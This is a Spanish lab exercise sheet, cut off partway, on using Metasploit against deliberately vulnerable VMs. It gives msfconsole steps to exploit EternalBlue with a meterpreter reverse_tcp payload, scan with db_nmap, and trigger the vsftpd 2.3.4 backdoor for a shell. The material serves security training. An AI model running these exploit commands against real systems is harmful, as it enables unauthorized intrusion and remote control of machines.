EJERCICIOS METASPLOIT AVANZADO

Jessica Padilla


INDICE

► **Prerrequisitos**

- Kali Linux encendida
- Windowsploitable y Metasploitable2 funcionando en la misma red
- IP de Kali: 10.0.2.12 (*ip a*)
- IP de Metasploitable2: 10.0.2.7 (*ifconfig*)
- IP de Windowsploitable: 10.0.2.101 (*ipconfig*)

EJERCICIO 1 – OSINT y Metasploit – CVE-2017-0144 (EternalBlue)

- **Paso 1: Investigación OSINT**



CVE-2017-0144Detalle

APLAZADO

Este récord de CVE no está siendo priorizada para los esfuerzos de enriquecimiento de NVD debido a los recursos u otras preocupaciones.

Descripción

El servidor SMBv1 en Microsoft Windows Vista SP2; Windows Server 2008 SP2 y R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold y R2; Windows RT 8.1; y Windows 10 Gold, 1511 y 1607; y Windows Server 2016 permite a los atacantes remotos ejecutar código arbitrario a través de paquetes artesanales, alias "Veganerabilidad de ejecución de código remoto de Windows SMB". Esta vulnerabilidad es diferente a las descritas en CVE-2017-0143, CVE-2017-0145, CVE-2017-0146, y CVE-2017-0148.

INFORMACIÓN RÁPIDA

Entrada del Diccionario de CVE:
CVE-2017-0144
NVD Fecha de publicación:
16/03/2017
NVD Ultimo Modificado:
19/04/2025
Fuente:
Corporación Microsoft

- Descripción:Falla en SMBv1 que permite ejecución remota sin autenticación.
- Utilidad: sistemas operativos Windows.
- Versiones afectadas:Windows XP, 7, Server 2008, etc .
- Puerto usado: 445 TCP (SMB)
- Módulo de Metasploit: exploit/windows/smb/ms17_010_eternalblue.


- **Paso 2: Explotación con Metasploit**

► **Abrir Metasploit**

msfconsole

► **Buscar el módulo**

search ms17_010 o search cve-2017-0144



► **Usar el módulo EternalBlue**

use exploit/windows/smb/ms17_010_eternalblue

► ***Seleccionar payload***


set PAYLOAD windows/x64/meterpreter/reverse_tcp


► **Configurar variables**

set RHOSTS 10.0.2.101 # IP Windowsploitable

► **Lanzar el exploit**

exploit o run





► Si está todo correcto verás: Meterpreter session 1 opened …

- **Mandar a segundo plano**


  background o bg

- **Ver sesiones**

  sessions

- **Recuperar sesión**

  sessions -i 1



EJERCICIO 2 – Workspaces y escaneo con db_nmap

1. **Crear workspace**


   workspace -a metasploitable2

2. **Cambiar al nuevo workspace**

   workspace metasploitable2

3. **Escanear la máquina víctima**

   db_nmap -sV 10.0.2.7




4. **Ver hosts detectados**

   hosts

5. **Ver servicios detectados**


   services




6. **Importar informe de Nessus de la maquina en Metasploit**

   Exportar desde Nessus un archivo .nessus Luego:

   db_import /ruta/al/archivo.nessus





EJERCICIO 3 – Backdoors en Vsftpd y UnrealIRCd

► Vsftpd (puerto 21 en Metasploitable2)


Usar módulo vsftpd


search vsftpd

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 10.0.2.7

exploit





► Si hay éxito:Command shell session opened

► UnrealIRCd (puerto 6667 en Metasploitable2)


Usar módulo UnrealIRCd


search unreal

